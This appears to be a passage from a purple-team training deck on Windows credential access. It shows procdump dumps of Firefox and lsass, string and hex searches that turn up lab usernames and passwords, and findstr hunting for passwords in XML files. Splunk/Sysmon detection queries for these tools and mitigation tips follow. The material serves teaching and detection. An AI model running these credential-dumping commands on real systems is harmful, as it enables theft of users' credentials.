Sysinternals - www.sysinternals.com

[20:41:11] Dump 1 initiated: C:\Users\miller\Desktop\PurpleHaze\firefox1.dmp
[20:41:12] Dump 1 writing: Estimated dump file size is 262 MB.
[20:41:17] Dump 1 complete: 262 MB written in 6.0 seconds
[20:41:18] Dump count reached.
```

```
Administrator: Windows PowerShell
PS C:\Users\miller\Desktop\PurpleHaze> ps
```

Handles	NPM(K)	PM(K)	WS(K)	CPU(s)	ID	SI	ProcessName
134	10	15820	13672	0.73	1740	0	audiogd
323	54	19572	2112	14.70	3016	2	Autoruns64
29	5	2076	72	0.02	2524	0	cmd
40	5	816	540	0.23	1564	0	conhost
56	6	2620	2936	17.17	1780	2	conhost
35	5	836	296	0.00	2540	0	conhost
528	12	1932	1356	0.97	304	0	csrss
589	17	2480	2440	3.47	1888	2	csrss
71	7	1396	316	0.02	2484	2	dwm
1018	65	44724	40264	14.14	980	2	explorer
308	32	22392	28556	1.97	784	2	firefox
251	28	14364	29184	45.45	1636	2	firefox
348	39	36188	51272	4.14	2176	2	firefox
1359	149	149460	175216	67.41	2804	2	firefox
366	62	121244	156936	353.52	3644	2	firefox
320	40	54312	73664	5.92	3692	2	firefox
318	40	37196	57784	4.84	3792	2	firefox
316	38	40696	69260	4.69	4080	2	firefox
303	30	14760	65416	1.02	4236	2	firefox
0	0	0	0	0	0	0	lsass
781	25	4328	5908	4.16	448	0	lsass

CREDENTIAL ACCESS - DUMPING BROWSER MEMORY

- Once we've extracted the dump file(s) we can analyze them using strings or a hex editor on our attacker system and search for possible username and password strings.

```
strings DUMP-FILE | grep "password"
```

```
trace@monarch:/flutter/VM_Files/PurpleHaze/MemDumps$ strings firefox5.dmp | grep "password="  
label-password="&fillPasswordMenu.label;"  
accesskey-password="&fillPasswordMenu.accesskey;"  
label-password="&fillPasswordMenu.label;"  
accesskey-password="&fillPasswordMenu.accesskey."  
next=%2F&username=otacon%40fox.com&password=Zimenishika456%40  
nsStandardURL::SetPassword [password=%S]  
trace@monarch:/flutter/VM_Files/PurpleHaze/MemDumps$
```

CREDENTIAL ACCESS - DUMPING BROWSER MEMORY

- Using a hex editor to search for usernames/passwords.

Search for: as F

Signed 8 bit: 77
Unsigned 8 bit: 77
Signed 16 bit: 19780
Unsigned 16 bit: 19780

Signed 32 bit: 1296321872
Unsigned 32 bit: 1296321872
Float 32 bit: 2.058376E+08
Float 64 bit: 1.67035256092882E+64

Hexadecimal: 4D 44 4D 50
Decimal: 077 068 077 080
Octal: 115 104 115 120
Binary: 01001101 01001100 01001101 01010000


ASCII Text: MDMP
Offset: 0x0 / 0x1acb928f Selection: None

Show little endian decoding
Show unsigned as hexadecimal

90 93 24 50 14 6B 23 90 .4\$@04#.13# .,#+pu.%....\$..j#p R&... 0...\$r....	.r.i.n.c.i.p.a.l.:.{.f.1.5.3.3.9.2.4.-.2.f.5.
95 24 70 A2 AF 22 F0 79 o."...".0\$...#.5\$pR3# .#.i?#.i."...\$p.."y	0..4.5.1.f.-.b.8.a.b.-.e.7.f.e.8.9.d.c.b.9.a
E5 E5 E5 E5 E5 E5 E5 .#.R&@%.!..T&..;#Pt.#.....	2.}.....,.,.,\$.....
2C 3A 68 74 74 70 73 3A~unique: https://twitter.com ,:https:h.[.....h.[.....(....(\$....
31 26 5F 76 3D 6A 37 37 //www.google-analytics.com/collect?v=1&_v=j77	(....(\$.....a....a....\$.....h.[....
3D 68 74 74 70 73 25 33 3dip 1aa 000070005at pageview&_v=j77 https%3A%
75 73 65 72 6E 61 6D 65 A%2F%2Ftwitter.com%2Flogin%2Ferror%3Fusername
74 70 73 25 33 41 25 32 _or_email%3Dbigboss%2540fox.com&dr=https%3A%2
6C 6F 67 69 6E 25 32 46 E%2Ftwitter.com%2Flogin&dn=%2Fanon%2Flogin%2F
64 3D 32 34 2D 62 69 74 error&ul=en-us&de=UTF-8&dt=REDACTED&sd=24-bit
41 51 41 42 7E 26 6A 69 &sr=1920x976&vp=1263x793&je=0&_u=QACAAQAB~&ji
64 3D 55 41 2D 33 30 37 d=&gid=&cid=1913224602.1564590115&tid=UA-307
35 38 31 34 33 36 34 00 75-6&_gid=1394082758.1564590115&z=1015814364.	=%2F&username=otacon%40fox.com&password=Zimen
E5 E5 E5 E5 E5 E5 E5	ishika456%40...
10 00 00 00 00 E0 72 C5k.....r.

CREDENTIAL ACCESS - FILE & REGISTRY CREDENTIALS

- Don't forget to look for passwords in files and in registry.



```
Windows PowerShell
PS C:\Users> findstr /si password *.xml
All Users\McAfee\Common Framework\SiteList.xml: <Password Encrypted="1">MQCBNesmh4xsoov8E4KA/i9ukpwRoD3RDId9bU+InCJ/abAFPM9B3Q==</Password>
v1v1\AppData\Roaming\Notepad++\langs.xml: <Keywords name="type1">arguments constructor class dynamic false extends implements import interface i
atc true undefined Accessibility Arguments Array Boolean Button Camera ContextMenuItem ContextMenuItemCustomActions Color Date Error Function Key Loadvars LOC
MovieClipLoader NetConnection NetStream Number PrintJob Object TextField StyleSheet TextFormat TextSnapshot SharedObject Selection Sound Stage String Syste
tan atan2 ceil cos exp floor log max min pow random round sin sqrt tan onActivity onChanged onClose onConnect onData onDragOut onDragOver onEnterFrame onID3
Complete onLoadError onLoadInit onLoadProgress onLoadStart onMouseDown onMouseMove onMouseUp onMouseWheel onPress onRelease onReleaseOutside onResize onRoll
s onSoundComplete onStatus onUnload onUpdate onXML addListener addPage addProperty addRequestHeader allowDomain allowInsecureDomain appendChild apply
attachSound attachVideo beginFill beginGradientFill call charAt charCodeAt clear clearInterval cloneNode close concat connect copy createElement createElement
To domain duplicateMovieClip endFill escape eval evaluate findText fscommand flush fromCharCode get getAscii getIndex getBeginIndex getBounds getBytesLoaded getBytes
getDay getDepth getEndIndex getFocus getList getFullYear getHours getInstanceAtDepth getLocal getMilliseconds getMinutes getMonth getNewTextFormat getN
rty getRGB getSeconds getSelected getText getSize getStyleNames getSWFVersion getTextColor getExtent getFormat getSnapshot getTime g
L getUTCDate getUTCDay getUTCFullYear getUTCHours getUTCMilliseconds getUTCMonth getUTCSeconds getVersion getVolume getYear globalToLocal goto
uiltInItems hitTest hitTestTextNearPos indexOf insertBefore install isActive isDown isToggled join lastIndexOf lineStyle lineTo list load loadClip loadMovie
riablesNum localToGlobal mbchr mbsubstring MExecute moveTo nextFrame nextScene parseCSS parseFloat parseInt parseXML pause play pop prevScen
Num push registerClass removeListener removeMovieClip removeNode removeTextField replaceSel replaceText reverse seek send sendAndLoad setBufferTime set setD
tInterval setMask setMilliseconds setMinutes setMode setMonth setMotionLevel setNewTextFormat setPan setProperty setQuality setRate setRGB setSeconds setSel
Level setStyle setTextFormat setTime setTransform setUseEchoSuppression setUTCDate setUTCFullYear setUTCHours setUTCMilliseconds setUTCMonth s
owSettings silenceLevel silenceTimeout slice sort sortOn splice split start startDrag stop stopAllSounds stopDrag substr substring swapDepths toggleHighQual
nescape uninstall unLoadClip unloadMovie unloadMovieNum unshift unwatch updateAfterEvent updateProperties useEchoSuppression valueOf watch endinitclip inclu
entframe _droptarget _focusrect _framesloaded _global _height _highquality _level _lockroot _name _parent _quality _root _rotation _soundbuftime _target _to
scale _y _ymouse _yscale activityLevel align attributes autoSize avHardwareDisable background backgroundColor bandwidth blockIndent bold border borderColor
Items bullet bytesLoaded bytesTotal callee caller capabilities caption childNodes color condenseWhite contentType currentFps customItems data deblocking doc
ttings firstChild focusEnabled font fps gain globalStyleFormat hasAccessibility hasAudio hasAudioEncoder hasEmbeddedVideo hasMP3 hasPrinting hasScreenBroadc
treamingVideo hasVideoEncoder height hitArea hscroll html htmlText indent index italic instanceof int ignoreWhite isDebugger isFinite language lastChild lea
isable manufacturer maxChars maxhscroll maxscroll menu message motionLevel motionTimeout mousewheelEnabled multiline muted name names NaN nextSibling nodeNa
pixelAspectRatio playerType previousSibling prototype quality rate restrict resolutionX resolutionY rightMargin scaleMode screenColor screenDPI screenResol
epratorBefore showMenu size smoothing status styleSheet tabChildren tabEnabled tabIndex tabStops target targetPath text textColor textHeight textWidth time
useHandCursor variable version visible width wordWrap xmlDecl</Keywords>
```

MITIGATION & DETECTION - CREDENTIAL ACCESS



RELATED MITRE TACTICS & TECHNIQUES:

- **Credential Access** - <https://attack.mitre.org/tactics/TA0006/>
- **Credential Dumping** - <https://attack.mitre.org/techniques/T1003/>
- **Credentials in Files** - <https://attack.mitre.org/techniques/T1081/>
- **Credentials in Registry** - <https://attack.mitre.org/techniques/T1214/>
- **Software (Mimikatz)** - <https://attack.mitre.org/software/S0002/>

MITIGATION & DETECTION - CRED DUMPING COMMAND LINE

- Command line detections aren't the most reliable since they can easily be manipulated by attackers, but you should still look for possible credential dumping command lines in your environment.

```
index=windows EventCode=1 Image="*\\"procdump*.exe" CommandLine="*lsass*"
```

```
| table ComputerName, User, Image, CommandLine
```

New Search

Save As ▾ Close

```
1 index=windows EventCode=1 Image="*\\"procdump*.exe" CommandLine="*lsass*"
2 | table ComputerName, User, Image, CommandLine
```

All time ▾

42 events (before 8/12/19 8:02:28.000 PM) No Event Sampling ▾

Events Patterns Statistics (42) Visualization

100 Per Page ▾ Format Preview ▾

ComputerName ▾ User ▾ Image ▾ CommandLine ▾

FOX-PC-ZERO.fox.com NOT_TRANSLATED C:\Users\miller\Desktop\PurpleHaze\procdump64.exe "C:\Users\miller\Desktop\PurpleHaze\procdump64.exe" -accepteula -ma 452 lsass.dmp

FOX-PC-ZERO.fox.com NOT_TRANSLATED C:\Users\miller\Desktop\PurpleHaze\procdump64.exe "C:\Users\miller\Desktop\PurpleHaze\procdump64.exe" -accepteula -ma 452 lsass.dmp

FOX-PC-ZERO.fox.com NOT_TRANSLATED C:\Users\miller\Desktop\PurpleHaze\procdump64.exe "C:\Users\miller\Desktop\PurpleHaze\procdump64.exe" -accepteula -ma 452 lsass_dump

FOX-PC-ZERO.fox.com NOT_TRANSLATED FOX\miller C:\Users\miller\Desktop\PurpleHaze\procdump64.exe "C:\Users\miller\Desktop\PurpleHaze\procdump64.exe" -ma lsass.exe lsass_dump

All invocations of procdump.exe containing the string "lsass"




MITIGATION & DETECTION - SYSINTERNALS

- Attacker usage of SysInternals tools will almost always include the “-accepteula” string.

```
index=windows EventCode=1 CommandLine=*-accepteula*
```

```
| table ComputerName, User, Image, CommandLine
```



The screenshot shows the Sysinternals LogMiner interface. At the top, there is a search bar with the query: 1 index=windows EventCode=1 CommandLine=*-accepteula* and 2 | table ComputerName, User, Image, CommandLine. Below the search bar, it displays 2 events from 8/24/19 12:00:00.000 AM to 8/24/19 8:15:52.000 PM. The Statistics tab is selected, showing 2 events. The visualization shows two rows of data:

ComputerName	User	Image	CommandLine
FOX-PC-ZERO.fox.com	NOT_TRANSLATED	C:\Users\miller\Desktop\PurpleHaze\procdump64.exe	"C:\Users\miller\Desktop\PurpleHaze\procdump64.exe" -accepteula -ma 2660 firefox-dump-file
FOX-PC-ZERO.fox.com	NOT_TRANSLATED	C:\Users\miller\Desktop\PurpleHaze\procdump64.exe	"C:\Users\miller\Desktop\PurpleHaze\procdump64.exe" -accepteula -ma 492 lsass-dump-file

MITIGATION & DETECTION - LSASS ACCESS

- Since dumping Windows credentials needs access to lsass.exe, it may make more sense to hunt for all process access (Sysmon EventID 10) events that target lsass.exe.

```
index=windows EventCode=10 TargetImage="C:\\WINDOWS\\system32\\lsass.exe" GrantedAccess="0x1FFFFF"  
| stats values(SourceImage), values(TargetImage), values(ComputerName) as Host
```

New Search

```
1 index=windows EventCode=10 TargetImage="C:\\WINDOWS\\system32\\lsass.exe" GrantedAccess="0x1FFFFF"  
2 | stats values(SourceImage) values(TargetImage) values(ComputerName) as Host
```

1,318 of 1,318 events matched No Event Sampling ▾ Job ▾ II ■ ↻

Events Patterns Statistics (1) Visualization

100 Per Page ▾ Format

values(SourceImage) ▾	values(TargetImage) ▾	Host ▾
C:\\Users\\miller\\Desktop\\PurpleHaze\\SafetyKatz.exe C:\\Users\\miller\\Desktop\\PurpleHaze\\SharpDump.exe C:\\Users\\miller\\Desktop\\PurpleHaze\\procdump64.exe C:\\Users\\miller\\Desktop\\PurpleHaze\\procexp64.exe	C:\\Windows\\system32\\lsass.exe	FOX-PC-ZERO.fox.com

MITIGATION & DETECTION - GHOSTPACK

- SafetyKatz and SharpDump write .bin files containing the “debug” prefix in their filenames to the “C:\Windows\Temp” directory by default. Unless an attacker changes this behavior, you can filter file creation events (Sysmon EventID 11) to detect their usage.

```
index=* host="fox-pc-zero" EventCode=11 TargetFilename="*\debug*.bin"
| table ComputerName, User, Image, TargetFilename
```

The screenshot shows the Splunk search interface with the following details:

- Search Query:**

```
1 index=* host="fox-pc-zero" EventCode=11 TargetFilename="*\debug*.bin"
2 | table ComputerName, User, Image, TargetFilename
```
- Results:** 2 events found between 8/24/19 12:00:00.000 AM and 8/24/19 8:43:39.000 PM.
- Statistics:** 2 events (highlighted in green).
- Event Details:**

ComputerName	User	Image	TargetFilename
FOX-PC-ZERO.fox.com	NOT_TRANSLATED	C:\Users\miller\Desktop\PurpleHaze\SharpDump.exe	C:\Windows\Temp\debug492.bin
FOX-PC-ZERO.fox.com	NOT_TRANSLATED	C:\Users\miller\Desktop\PurpleHaze\SafetyKatz.exe	C:\Windows\Temp\debug.bin

MITIGATION & DETECTION - BROWSER PASSWORDS

- Use a Master Password or a password manager to store browser credentials.

Your stored cookies, site data, and cache are currently using disk space. [Learn more](#)

Delete cookies and site data when Firefox is closed

Logins and Passwords

Ask to save logins and passwords for websites

Use a master password

Change Master Password

A Master Password is used to protect sensitive information like site passwords. If you create a Master Password you will be asked to enter it once per session when Firefox retrieves saved information protected by the password.

Current password: (not set)

Enter new password:

Re-enter password:

Password quality meter

Please make sure you remember the Master Password you have set. If you forget your Master Password, you will be unable to access any of the information protected by it.

best password manager

All Videos News Images Books More Settings Tools

About 407,000,000 results (0.62 seconds)

According to pcmag.com

View 1+ more

Dashlane Keeper Bitwarden LastPass Sticky Password 1Password RoboForm


MITIGATION & DETECTION – PASSWORDS IN FILES

- Passwords in files? Just don't do it.



5. WINDOWS HOST PERSISTENCE

